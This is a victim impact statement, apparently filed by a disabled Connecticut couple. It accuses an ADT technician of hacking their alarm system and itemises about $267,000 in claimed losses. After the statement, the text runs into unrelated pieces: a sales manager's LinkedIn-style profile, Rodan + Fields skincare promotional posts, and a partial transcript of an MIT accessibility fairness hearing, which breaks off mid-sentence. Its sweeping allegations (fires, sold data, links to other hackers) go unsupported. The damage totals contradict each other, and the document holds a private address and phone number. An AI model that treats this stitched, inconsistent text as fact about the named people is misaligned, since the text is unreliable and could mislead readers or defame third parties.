I appreciate having had the opportunity to speak with you by telephone on Monday, December 14, 2020. You suggested that my wife and I send this Victim Impact Statement (and its numerous attachments) to you in the form of multiple emails.

Accordingly, this is "Email # 1 of 12" regarding Telesforo Aviles. There are numerous mentions of him in the records.

We are also, as you mentioned, respectfully requesting that one (Edward) of the undersigned be allowed to speak at the sentencing hearing; and that we be added to the "update list" of those who will receive notice as to what is happening with the Defendant. (Please note that, because of Edward physical handicaps [spinal-cord injuries, et al], he will need to appear via telephone, rather than via Zoom. He cannot utilize Zoom, because of his physical handicaps.)

As described in numerous documents and filings, my wife and I have thus far suffered in excess of **\$267,465** in financial losses, **NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED**.

In excess of \$267,475 of Damages (Grand Total as will be shown below):

The undersigned have already filed numerous documents, in Federal (and/or in State) Courts, relating to damages from Telesforo Aviles's actions.

Several documents were filed in U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al); et al. See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

See also, among numerous other items, the attached documents; et al.

MY FAMILY HAD PROBLEMS WITH THE ADT EMPLOYEE TELESFORO AVILES' HACKING AND SPYING BACK IN 2015 AND OTHER TIMES (PRIOR AND SUBSEQUENT); AND WE WROTE TO ADT AND/OR OTHER ENTITIES (INCLUDING, BUT NOT LIMITED TO, GOVERNMENTAL ENTITIES, ETC.) REGARDING THIS.

OUR FAMILY'S ADT SYSTEM WAS LOCATED ON PROPERTY WHICH JUST SO HAPPENED TO BE OIL- AND GAS-AFFILIATED PROPERTY LINKED TO NUMEROUS INDIVIDUALS AND FIRMS IN DALLAS, TEXAS, AND OTHER AREAS.

THE COMPUTER INTRUSIONS BY TELESFORO AVILES RESULTED IN DATA BREACHES, AMONG OTHER THINGS, AND DAMAGES RANGING FROM PHYSICAL INTRUSIONS TO FIRES (LINKED TO MALFUNCTIONING OF THE ADT SYSTEM; TO SECURITY BREACHES; ETC.) AND/OR OTHER DAMAGES.

Many damages are still ongoing, and not all problems have been resolved. As Telesforo Aviles and his colleagues accessed, sold and/or transferred much info, damages are reasonably expected to continue for quite some time.

In addition, various documents have been referenced and/or filed in CT Superior Court, H17B-MV17-0243498-S.

All of the aforementioned are incorporated herein in full.

Per the advice of Counsel, and as the Victim Impact Statement (VIS) announcement/letter/communication was communicated to one of the undersigned (Edward W. Orr), a totally physically handicapped victim, please see both the below items and the attached and/or herein-incorporated-by-reference, Federal/State-Court-already-submitted [see F.N. 1, etc.] receipts and records; and/or other records; et al:

The estimated total loss is, THUS FAR, in excess of **\$267,475**, as enumerated below, **NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED** (PLEASE NOTE THAT THERE IS A LINE ENTRY FOR THIS SUBCATEGORY BELOW, BUT IT IS NOT SHOWN HERE IN THE GRAND TOTAL, AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT):

- I. \$3,800 Forensic analysis and related analyses of hacking/intrusion, etc.
- II. ADT, Guardian Security Systems, additional security systems/measures, installation/maintenance and/or related, attorney/legal fees, and other damages subdivided as follows:
 - \$3,100 Initial ADT Security and related
 -
 - \$1,200 Initial Guardian Security and related
 - \$2,900 Monthly ADT/Guardian and related, including equipment updates, replacement, etc.
 - \$17,400 Security Barrier/Fence and related
 - \$1,800 Guard/Richardson and related
 - \$41,800 Attorney/Legal fees and expert witnesses, data gathering, etc. (Worgul, and related)
 - \$8,000 Attorney/Legal fees and expert witnesses, data gathering, etc. Orie/Tubbs and related
 - \$22,000 Computer hacking research, legal research data and related
 - \$26,800 Forced move from dwelling

- \$37,000 Lost family income and related, as, among other things, Darlene D. Orr had to quit her job in order to vacate the dwelling and move, etc.
- \$14,000 Consequential repairs and/or lost value in dwelling, etc. (as result of hacking intrusions, related damage, etc.)
- \$3,100 Other
- \$53,500 Time, at a minimum of 2.5 hours per day from November 6, 2014, to March 30, 2017, at \$25 per hour for 2,140 hours
- \$23,850 Time, at a minimum of 1.5 hours per day from February 1, 2012, to November 6, 2014, at \$25 per hour for 954 hours
- \$7,225 Time, at a minimum of 1.5 hours per day from March 30, 2017, to the present, January 19, 2018, at \$25 per hour for 289 hou
- \$9,000,000 - \$11,000,000 PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED (PLEASE NOTE THAT ALTHOUGH THERE IS OBVIOUSLY A LINE ENTRY FOR THIS SUBCATEGORY. IT IS NOT SHOWN HERE IN THE GRAND TOTAL. AS COUNSEL NOTED THAT THERE WOULD PROBABLY NOT BE ENOUGH MONEY AVAILABLE FROM THE DEFENDANT)

IN ADDITION, AND AS DESCRIBED IN COMMUNICATIONS FROM DR. JOHN L. CANNON TO THE SOCIAL SECURITY ADMINISTRATION (AND/OR TO OTHER ENTITIES), THE ALREADY-FRAGILE CONDITION OF EDWARD W. ORR'S HEALTH WAS ESSENTIALLY RUINED BEYOND ANY REASONABLE REPAIR.

Edward W. Orr's left side has been ruined.

Numerous other injuries and damages occurred.

The sum total of the damages is immense.

Our entire family unit was forced to move and we lost our much of our life savings.

The relatively brief sentence that the Defendant may receive will not be nearly enough.

He should be required to make restitution in full, including for PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED

JUST BECAUSE IT IS NOT SHOWN IN THE GRAND TOTAL PER SE DOES NOT MEAN THAT THE DEFENDANT SHOULD NOT HAVE TO PAY IT.

THE DEFENDANT SHOULD BE REQUIRED TO WORK TO PAY THE ENTIRE AMOUNT TO US, OR TO OUR HEIRS, SHOULD WE DIE FROM THE STRESS AND INJURIES SUFFERED.

RESPECTFULLY SUBMITTED,

/s/ [Signature]

/s/ [Signature] _____

EDWARD W. ORR (PER DARLENE D. ORR) and DARLENE D. ORR
122 RIDGE ROAD
TERRYVILLE, CT 06786

Telephone: (203) 658-4977

F. N. 1: [Excerpt] Please see U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al). See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

Also, please note, per Counsel, the ongoing damages, and the physical disabilities of the claimant (totally physically disabled owing to spinal cord injuries from six fractures in the neck and lumbar regions, plus 140 additional injuries resulting from an intoxicated driver's travelling at 120 MPH and colliding with the undersigned's auto).

Such disabilities obviously mean that the totals/subtotals below are approximate, with up to several hundred hours being required to fully tabulate the numerous damages and expenses shown in the thousands of documents.

Once again, please note that, per Counsel, et al, additional damages will be forthcoming.

Please see also the communication sent to the law firm of Fears Nachawati, PLLC, a portion of the cover-letter text of which is shown below (Please note that the attachment-number designations below are separate and distinct from other attachments, and are not the same designations as the attachments contained in subsequent emails in this Victim Impact Statement):

[Excerpt] Sent via Certified Mail: 7015 3010 0000 4384 3236

EDWARD W. ORR
DARLENE D. ORR
122 Ridge Road
Terryville, CT 06786

May 25, 2020

C. Bryan Fears
FEARS NACHAWATI, PLLC
5473 Blair Road
Dallas, Texas 75231

RE: I. THE ADT CASE:

MY FAMILY HAD PROBLEMS WITH THE ADT EMPLOYEE TELESFORO AVILES' HACKING AND SPYING BACK IN 2015; AND WE WROTE TO ADT REGARDING THIS AND NUMEROUS OTHER PROBLEMS WITH THEIR STAFF ON OR ABOUT 9-1-2015.

PLEASE SEE THE ENCLOSED ATTACHMENT 2: PAGE 1

II. BECAUSE OF THE ABOVE AND RELATED HACKINGS OF ADT-RELATED ORIGIN, THE JEWISH FEDERATION CONTACTED ATTORNEY STEVEN H. WINICK, AS SHOWN IN THE ATTACHED COURT TRANSCRIPT.

(ON PAGE 6 OF ATTACHMENT 1)

MR WINICK THEN REPRESENTED US, AS SHOWN IN THE 54-PAGE TRANSCRIPT IN ATTACHMENT 1.

THE ABOVE CASE CONCERNED VULNERABILITY OF THE ADT SYSTEM TO INTRUSION, ETC., AND EVEN THOUGH TELESFORO AVILES WAS NOT THE MAIN FOCUS, HE AND THE ACTIONS OF HIS GROUP (T. MACRI, ET AL) WERE PART OF THE COURT RECORD IN THE CASE.

OUR FAMILY'S ADT SYSTEM WAS LOCATED ON PENNSYLVANIA PROPERTY WHICH JUST SO HAPPENED TO BE OIL- AND GAS-AFFILIATED PROPERTY LINKED TO NUMEROUS INDIVIDUALS AND FIRMS IN DALLAS, TEXAS.

MR: WINICK SPOKE ON OUR BEHALF – AS SHOWN ON NUMEROUS PAGES OF THE ATTACHED TRANSCRIPT, NOT SIMPLY THE PAGE NUMBERS MENTIONED ABOVE.

III. ALSO, IN AN NLRB DOCUMENT FROM 2019 (ATTACHMENT 3), VARIOUS OF TELESFORO AVILES' ACTIONS WERE CLASSIFIED AS FRAUDULENT, ETC.

HE ALSO ALTERED RECORDS.

A QUOTE FROM PAGE 1 OF THE 2019 NLRB DECISION READS AS FOLLOWS

"... [ADT] HAD ONLY ISSUED WARNINGS TO SEVERAL OTHER EMPLOYEES WHO ENGAGED IN SIMILAR OR MORE EGREGIOUS CONDUCT, SUCH AS "[F]RAUD [OR] FALSIFICATION OF COMPANY RECORDS" (JOSE PEREZ AND TELESFORO AVILES)..."

[UNDERLINING SUPPLIED]

IV. IN YET AN EARLIER NLRB DOCUMENT (FROM 2018), THE NLRB SPOKE OF AVILA AS FOLLOWS:

"T. AVILES WAS GIVEN A WRITTEN WARNING ON JANUARY 27, 2016 FOR HAVING MISREPORTED HIS INVENTORY AND CLAIMED WORK THAT HE HAD NOT PERFORMED DURING THE PREVIOUS PAY PERIOD.

"AVILES WAS AUDITED AGAIN ON FEBRUARY 10, 2016, AND FOUND TO BE DELINQUENT, ADDITIONALLY, AVILES FAILED TO COMPLETE HIS TIMECARD. AVILES WAS GIVEN A FINAL WRITTEN WARNING ON FEBRUARY 25, 2016."...

Enc.: As described and/or referenced herein

cc: S. Solender (prm)

S. Specter (prm)

S. Winick (prm)

J. White (prm)

J. Nestico (prm)

M. Sciota (prm)

R. Palmer (prm)

DC File/351292381033f/re (prm)

Social Security Administration (prm)

Clerk of Court/sf (prm)

Yale Medical School/DK (prm)

The Hartford/72419b (prm)

Reliance Standard (prm)

Zurich North America (prm)

University of Conn. Medical School/J.Cannon Ref. EWO/3063(prm)

SBI/DC Trust (prm) [End of excerpt from the above certified letter]

* * * * *

[Certified letter excerpt and/or related ends above row of asterisks; additional information shown below.]

In regard to one or more files, please note the following: An ADT employee named "Bo Mesing" is also mentioned in tandem with Telesforo, and the reason for the mention was that Mr. Mesing was -- how shall we put it -- quite a colorful character, of the wrong type. Not much detail about Mr. Mesing's "colorful activities" is contained in the particular letter mentioning Telesforo, but elsewhere, in a letter written a few months later to the Attorney General of Pennsylvania, there is mention made of certain inappropriate activities of Mr. Mesing's [activities to which Telesforo Aviles often jokingly referred], as shown in an excerpt therefrom below:

Begin Excerpt: RE: THE VERY INAPPROPRIATE ITEMS THAT YOU REQUESTED REGARDING THE ADT SALESMAN, BO MESING

Dear Madam Attorney General:

Per your request, please find enclosed the items printed from Mr. Mesing's twitter account (an account promoting ADT), plus printed excerpts from a sex video on his YouTube account (also an account promoting ADT).

Mr. Mesing was our salesperson, and we reported him to ADT in the past.

As you have exposed other such pornographic and/or inappropriate business and government practices, it is hoped that your efforts here will eventually help improve the situation at ADT.

Contents of the attachments include the following:

- "Yab Yum position" (with illustration)
- "Spooning" (with illustration; also other similar sexual items and illustrations, etc.)
- "How to beat...system [apparently referring to all systems here, even legal systems]."
- "Get any Girl System shows exactly what a woman wants and what she needs..."
- "My Real Estate Wealth System has been proven to work with anyone..."
- "ADT - WHY..."
- "ADT FIRE AND SAFETY"
- "ADT PRESENTATION FOR RESIDENTIAL..."
- VIDEO OF MR. MESING INTRODUCING A MAHARAJI SHOW
- "WELCOME TO YES"
- "A NEW AGE IS COMING UPON US"

Once again, you were correct about Mr. Mesing, et al.

Thank you, and we will keep you posted on the CAC follow-up. [End excerpt]

[Additional information shown below.]

Note: The undersigned also hereby states that, as a result of the State of National Emergency (and/or concomitant events), Orr has prepared and proofread this document to the best of his ability (owing to the physical handicaps of one of the undersigned, several friends and family members have assisted and/or acted in agency as required in the preparation of this document, with such disability-related assistance including the assistance of one or more persons holding power of attorney, persons who have also assisted with voice machinery/substitution and/or related, and who may also do so in the future if necessary) under the constraints at hand, including, but not limited to, time constraints, et al. It is hoped that all page references and related are correct, and the undersigned has proofread this document a minimum of four times, with multiple reviewers/proofreaders assisting. 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Please note also, that, owing to recent local and/or regional power fluctuations/ outages and/or related (often Covid-19-associated, etc.), certain computer and/or data processing functions may have been compromised from time to time in an irrevocable manner, thereby leading to occasional text anomalies, typographical and/or otherwise in nature. In addition, please note that interlinked and/or auto-refresh functionalities of one or more data processing elements and/or sub-elements may result in auto-pagination, numbering, denotation and/or other anomalies, etc. Please note, in regard to one or more computer-based files, references, exhibits, and/or related, that sometimes the specialized formats are such that they require d/s 'de-nesting' of contents, and/or of sequestered, re-labeled files or file elements [because of, for instance, file-naming-length and/or protocol-related restrictions encountered in non-native computer systems, etc.] and so forth. Some of the aforementioned files and/or related may have contained, as part of their native format protocols, temporary file formats or related that may compromise certain other files and/or other file elements. Oftentimes the mere act of opening one or more files may compromise another file, etc. Numerous files are such that their usage may require the concomitant opening (or, conversely, the concomitant closing) of adjacent and/or nested files, in order for the "origin file" to operate. Additional complicating factors may also exist. Many of the file components associated with RT-17 and/or related links thereto are especially problematic. Additionally, several of the aforementioned may utilize file formats that require multiple plug-ins from external programs and/or external devices. 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The separately submitted and/or referenced USB drives and/or hard-copy or other items or cross-references contain items in addition to those submitted via email. Please note that, in regard to email transmission [and/or related], attempts to utilize ADA-compliant and/or related software sometimes resulted in the unfortunate compromise of computer and/or data-screen integrity, etc., thereby exacerbating matters by then concomitantly compromising additional factors (including, but not limited to, compromises of security and/or related, with one or more examples [including, but not limited to, multiple compromised/ accessed/entered and/or related files thereof] shown in

one or more exhibits. The undersigned also hereby states that, as a result of the State of National Emergency (and/or concomitant events), Orr has prepared and proofread this document to the best of his ability (owing to the physical handicaps of one of the undersigned, several friends and family members have assisted and/or acted in agency as required in the preparation of this document, with such disability-related assistance including the assistance of one or more persons holding power of attorney, persons who have also assisted with voice machinery/substitution and/or related, and who may also do so in the future if necessary) under the constraints at hand, including, but not limited to, time constraints, et al. Please see also Aviles's interactions with T. Macri; K. Baratov; et al. Please see also, per counsel, concomitant and/or related v.i.s. in Baratov/Yahoo-related matters, and/or related, etc. Please note, also, that Mr. Aviles's actions resulted in data compromises, and/or damages of other types, of numerous types, including, but not limited to, those described and/or referenced herein; see also Levy Konigsberg's filings and/or documents in 8083356, et al (Kline/Specter; Winick; Palmer; Weidaw; Ness; et al), which were also affected. It is hoped that all page references and related are correct, and the undersigned has proofread this document a minimum of four times, with multiple reviewers/ proofreaders assisting. The undersigned has submitted this document in good faith. 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Amanda Phillips

District Small Business Sales Manager at ADT Security Services

ADT Security Services · University of South Alabama

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
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Experienced District Sales Manager with a demonstrated history of working in the security industry. Skilled in Alarm Systems, Sales Management, and Team Building. Graduated from University of South Alabama (MBA).

Activity




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HAPPY NEW YEAR 🎉 We hope 2020 is...

Liked by Amanda Phillips



You'll definitely get this question in...

Liked by Amanda Phillips



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Experience



ADT Security Services

17 years 3 months

- **Small Business Sales Manager**

Mar 2005 - Present · 17 years 3 months

- **Small Business District Sales Manager**

Mar 2005 - Present · 17 years 3 months

Education

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Master of Business Administration

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
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
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China just built a 250-acre solar farm...

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Ask Amanda Phillips - Rodan + Fields Executive Consultant

"How much do your products or services cost?"

Ask

"Can you tell me more about your business?"

Ask

"Can someone assist me?"

Ask

"Can you recommend something for me?"

Ask

Type a question

■ Ask

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At Rodan + Fields® we are committed to connecting you with the products, the knowledge, the resources and the opportunities to change your skin and to... See more

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Amanda Phillips - Rodan + Fields Executive Consultant

January 30, 2019 · 🌐



Robin Quinn Newberry you're next experiment.



2

1 Comment

Like

Comment

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Most relevant



Write a comment...



Robin Quinn Newberry
So cool! Will have to try!



Like Reply 3y



Amanda Phillips - Rodan + Fields Executive Consultant

March 6, 2018 · 🌐



This is BIG!!!

When you become my new preferred customer with one of our 4 regimens R+F will send you a Full Size tube of our amazing Lash Boost! That's a \$150 value!



Hurry though- this offer is available through March 12th!

POWER PARTNER GIFT





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


.....

FREE

⇒ LASH ⇐

BOOST



1

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Amanda Phillips - Rodan + Fields Executive Consultant

October 17, 2017 · 🌐


...

Tomorrow is THE DAY! New Product! Free gift with purchase! ❤️ Why am I so jazzed?

True story...

During clinical trials of our new RETINAL serum, the facility called R+F to say,... See more

Visible Firmness






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Even-looking Skin Tone




Appearance of Skin Texture



REDEFINE + AMP MD + INTENSIVE RENEWING SERUM

Subject perceived improvement after 8 weeks

COMING OCTOBER 18, 2017



12

1 Comment 1 Share

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Most relevant



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Robin Quinn Newberry
So excited about this!

Like Reply 4y




Amanda Phillips - Rodan + Fields Executive Consultant

June 23, 2016 ·

👉 GOT TEENAGERS? 👉

Ask me about our "Personal Results Kit." Two regimens, eye cream, and lip renewing serum for 25% off. Age backwards while your teenager gets clear skin! PM ME!!!



R+F Personal Results Kit



2

1 Share

Like

Comment

Share



Write a comment...



Amanda Phillips - Rodan + Fields Executive Consultant

May 11, 2016 · 🌐



SERIOUSLY! Check out my fellow R+F consultant, Meagan Krift's results using the Redefine Amp it Up Special (Redefine regimen & Amp MD roller) plus our AMAZING eye cream!!! More proof that consistent use of fantastic products yields "WOW!" results. The roller is just so cool -- a must have in your skincare routine as it truly "Amps Up" your results!

Ready for your own transformation? Let's chat! Ask me how you can save 20% when you bundle the AMP Roller with the Redefine regi... See more



👍 2

1 Share


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UNITED STATES DISTRICT COURT
DISTRICT OF MASSACHUSETTS

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NATIONAL ASSOCIATION OF THE DEAF, :
on behalf of its members,          :
C. WAYNE DORE, CHRISTY SMITH,      :
LEE NETTLES, on behalf of          :
themselves and a proposed class   :
of similarly situated persons      :
defined below,                     :   Civil Action No.
                                     :   3:15-cv-30024-KAR
      Plaintiffs,                   :
                                     :
      v.                             :
                                     :
MASSACHUSETTS INSTITUTE OF        :
TECHNOLOGY,                       :
                                     :
      Defendant.                    :
-----X

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BEFORE THE HONORABLE KATHERINE A. ROBERTSON,
MAGISTRATE JUDGE

FAIRNESS HEARING BY VIDEO CONFERENCE
Tuesday, July 14, 2020
10:07 a.m.

United States Courthouse
Hampshire Courtroom
300 State Street
Springfield, Massachusetts

Robert W. Paschal, RMR, CRR
Official Court Reporter
rwp.reporter@gmail.com

A P P E A R A N C E S

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On behalf of Plaintiffs:

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DISABILITY RIGHTS EDUCATION & DEFENSE FUND
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8 GOODWIN PROCTER, LLP
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14 andrewkim@goodwinlaw.com

15 DAVIS WRIGHT TREMAINE, LLP
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18 Los Angeles, CA 90017
19 (213) 633-6866
20 janetgrumer@dwt.com
21
22
23
24
25

1 co-counsel Amy Robertson from the Civil Rights Education and
2 Enforcement Center, Thomas Murphy and Tatum Pritchard from
3 the Disability Law Center, Carly Myers from the Disability
4 Rights Education and Defense Fund, and my colleague Shaylyn
5 Cochran from my firm.

6 THE COURT: Okay. And on behalf of the -- of MIT
7 this morning?

8 MR. BRACERAS: Good morning, Your Honor. Roberto
9 Braceras on behalf of MIT, and I'll follow Mr. Sellers' lead
10 and introduce our team on -- with me as well is Willie Jay,
11 my partner, and Andrew Kim, as well, Janet Grumer joining us
12 from the West Coast, and Anthony Moriello from MIT. Good
13 morning, Your Honor.

14 THE COURT: Good morning.

15 Before we go any further, I -- my -- one of my
16 staff members, Lizette Richards, who's a lawyer and one of
17 my law clerks, sent me a text message this morning with a
18 letter to the editor in a local newspaper. And she said,
19 "Look, what a coincidence."

20 I wanted to read the first part of the letter
21 into the record this morning. It's written by a small group
22 of people who they say have been gathering regularly to
23 partake in virtual worship services, I think, probably since
24 March of 2019. And what they write is as follows:

25 "We write this not as a 'call out' letter, but as

1 a 'call in' letter. We are asking all who care about
2 fostering cultures of inclusion to move virtual programming,
3 group calls, community meetings, and beyond to a platform
4 that is accessible to the deaf and hard of hearing
5 communities.

6 "The growing reliance on computer platforms for
7 social interactions given the constraints imposed on all of
8 us during the COVID-19 crisis, has seriously increased
9 barriers faced by many people. The resulting isolation
10 experienced by those who cannot access online options is
11 real, profound, and life threatening."

12 The letter states so eloquently the importance of
13 the right and the need that the plaintiffs asserted in this
14 lawsuit and that the parties have worked jointly to address.
15 So I want to thank Ms. Richards for sending that along. I
16 thought it was really important.

17 So this is, as you all know, the fairness
18 hearing. We gave -- we gave an opportunity to -- it's also
19 a hearing on the plaintiffs' motion for an award of
20 attorneys' fees. That is not opposed by MIT.

21 We gave -- we did receive, I would say, one -- an
22 objection that was substantive from one individual. That
23 was Mr. Orr. We provided Mr. Orr with call-in information.
24 He did indicate a desire to address the Court this morning
25 to supplement what he sent. I -- he has limitations. I

1 don't know about the extent of his ability to participate,
2 but we are going to give him the opportunity to speak to his
